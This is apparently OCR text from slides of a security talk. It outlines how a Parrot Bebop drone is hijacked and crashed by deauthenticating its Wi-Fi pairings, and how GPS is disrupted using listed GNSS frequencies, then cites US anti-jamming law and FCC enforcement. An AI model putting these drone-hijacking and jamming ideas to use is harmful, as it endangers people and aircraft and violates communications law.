
a0:14:3d:##:##:##




a8:66:##:##:##:##



b0:34:95:##:##:##


Paired connections:
1. iPad to Skycontroller
2. Skycontroller to drone
3. App to drone
Deauth
Deauth
Paired connection:
1. iPhone to drone, or
2. iPhone to Skycontroller
a0:14:3d:##:##:##
a0:14:3d:##:##:##
a8:66:##:##:##:##
b0:34:95:##:##:##


Bebop Drone after hijack and crash as seen by an iPhone.
This button would transfer control from the iPhone to the Skycontroller.
0.0 m/s
0 m
GPS
90 %
97 %

Disrupting the GPS signal.

Frequencies used by GPS

	Band	Frequency (MHz)	Use
GPS	**L1**	**1,575.42**	**Course/Acquisition L1 Civilian (L1C) Military (M) code**
	L2	**1,227.60**	**L2 Civilian (L2C) Military (M) code**
	L3	1,381.05	Nuclear/research
	L4	1,379.913	Research
	L5	1,176.45	Safety-of-Life (SoL) Data and Pilot
GLONASS	**L1OF, L1SF**	**1,602**	**FDMA signals**
	LSOF, L2SF	**1,246**	
	L1OC, L1SC	1,600.995	CDMA signals
	L2OC, L2SC	1,248.06	
	L3OC, L3SC	1,202.025	

One teeny, tiny little problem:

47 U.S.C. 333 – Willful or Malicious Interference

No person shall willfully or maliciously interfere with or cause interference to any radio communications of any station licensed or authorized by or under this Act or operated by the United States Government.

Communications Act of 1934

For radio communications, it is illegal to operate, manufacture, import, or offer for sale, including advertising.

Blocking radio communications in public can carry fines of up to $11,000 or imprisonment of up to one year.

Penalties

The FCC may impose monetary forfeitures of up to $16,000 for each day of such continuing violation up to a maximum forfeiture of $112,500 for any single act or failure to act.

www.fcc.gov/encyclopedia/jammer-enforcement




cal Law Enforcement Is Illegal
er Tip Line; Public Encouraged

ffering Jamming Devices;
s

	ORDER TO SHOW CAUSE
	CITATION
	NAL
	NAL
	NAL
ersey	NAL
	NAL
d, Louisiana	NAL
	CITATION & ORDER
	CITATION & ORDER
	CITATION & ORDER
	CITATION & ORDER
	CITATION & ORDER
	CITATION & ORDER
	CITATION
	CITATION
07-18-2012 Spy Shop d/b/a IQ Tronics, Inc. et al.	CITATION
07-12-2012 TD Spot Inc. dba Spy Spot Investigations	CITATION
02-24-2012 Jack Campbell, Diane Campbell	NOUO
12-06-2011 Central Buy Low Liquors, Chicago, IL	NOUO
10-17-2011 Spy Gallery, Inc.	CITATION


What to do?



